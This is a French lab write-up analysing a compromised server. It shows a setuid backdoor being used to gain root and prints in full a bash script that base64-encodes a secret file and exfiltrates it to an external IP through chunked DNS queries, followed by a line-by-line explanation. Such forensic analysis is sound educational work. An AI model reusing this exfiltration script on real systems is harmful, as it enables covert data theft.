Lorsque ce programme est exécuté sur la machine du serveur, l'identifiant utilisateur et le groupe associé au processus en cours seront changés pour la valeur '0' qui est associée à l'identifiant de l'utilisateur 'root'. Un shell '/bin/bash' se lance ensuite, donnant ainsi des privilèges élevées à l'attaquant ainsi que qu'un accès à toutes les fonctionnalités et fichiers présents sur le système, incluant ceux réservés à l'administrateur du système.

source : [Introduction - The Official Radare2 Book]

4. En utilisant la porte dérobée, devenir root :

```
alice@server:~$ /usr/local/bin/.backdoor
root@server:~# ls
OWASP_Testing_Guide_v4.pdf  TODO.md  backups  jalapeno.jpg  password.txt  secret.txt
```

Récupérer le fichier “steal_secret” :

```
root@server:~# cd ..
root@server:/home# cd ..
root@server:/# cd usr/local/bin
root@server:/usr/local/bin# ls
steal_secret
root@server:/usr/local/bin# cat steal_secret
#!/bin/bash
cd /home/alice
f=secret.txt; s=4;b=57;c=0; for r in $(for i in $(base64 -w0 $f| sed "s/.\{$b\}
/&\n/g");do if [[ "$c" -lt "$s"  ]]; then echo -ne "$i-."; c=$(($c+1)); else ec
ho -ne "\n$i-."; c=1; fi; done ); do dig @93.184.216.34 `echo -ne $r$f|tr "+" "
*"` +short +noidnin +noidnout; done
```

```
┌──(root㉿kali)-[~]
└─# touch steal_secret

┌──(root㉿kali)-[~]
└─# ls
authorized_keys  dnsteal  keyfile  keyfile.pub  steal_secret

┌──(root㉿kali)-[~]
└─# vim steal_secret

┌──(root㉿kali)-[~]
└─# ls
authorized_keys  dnsteal  keyfile  keyfile.pub  steal_secret

┌──(root㉿kali)-[~]
└─# cat steal_secret
#!/bin/bash
cd /home/alice
f=secret.txt; s=4;b=57;c=0; for r in $(for i in $(base64 -w0 $f| sed "s/.\{$b\}/&\n/g");do if [[ "$c" -lt "$s"  ]]; then echo -ne "$i-."; c
=$(($c+1)); else echo -ne "\n$i-."; c=1; fi; done ); do dig @93.184.216.34 `echo -ne $r$f|tr "+" "*"` +short +noidnin +noidnout; done
```

Le fichier steal_secret contient beaucoup d’information que nous allons décortiquer :

- “#!/bin/bash” : Indique que le script doit utiliser l’interpréteur de commandes Bash afin de s’exécuter.
- “cd /home/alice” : Change le répertoire courant pour le répertoire “/home/alice”.
- “f=secret.txt; s=4; b=57; c=0;” : Définition des variables f (pour le nom du fichier), s (pour le seuil), b (pour la longueur) et c (pour le compteur) pour respectivement secret.txt, 4, 57, 0.
- “for r in $(...); do ...; done” : Boucle externe
- “for i in $(base64 -w0 $f| sed "s/.\{$b\}/&\n/g"); do” : Encode en base64 le contenu du fichier “secret.txt” grâce à la commande ‘base64’ et de séparer ce contenu encodé en plusieurs parties qui seront chacune de longueur ‘b’ grâce à la commande ‘sed’.

- “if [["$c" -lt "$s"]];” : Vérification si le compteur ‘c’ est inférieur au seuil ‘s’.
- ‘then echo -ne "$i-."; c=$(($c+1));’ : Si la condition est respectée, alors la partie encodée s’affiche grâce à la commande ‘echo’ et il y a une incrémentation du compteur ‘c’ de 1.
- “else echo -ne "\n$i-." : Si la condition n’est pas respectée et donc que le compteur ‘c’ est égal ou supérieur au seuil ‘s’, alors alors la partie encodée s’affiche mais cette fois avec un retour à la ligne, et ce toujours grâce à la commande ‘echo’.
- “c=1” : Réinitialisation du compteur ‘c’ à la valeur 1.
- “done” : Fin de la boucle interne.
- “dig @93.184.216.34” : Envoie des requêtes DNS à l’adresse IP 93.184.216.34 qui contiennent les parties divisées et encodées du fichier “secret.txt” grâce à la commande ‘dig’. Ces parties encodées sont modifiées pour être compatibles avec le système DNS.

Donc, le fichier steal_secret permet d’encoder, de diviser et d’envoyer les données présentes dans le fichier secret.txt en utilisant des requêtes DNS. C’est grâce à ce programme que l’attaquant a pu mener son attaque et s’envoyer les données sensibles du fichier secret.txt de la machine d’Alice à sa machine personnelle, car comme on a vu à la partie 3 de ce TP dans ‘Analyse de traces réseau’ dans la capture Wireshark, l’adresse IP de l’attaquant est bien 93.184.216.34.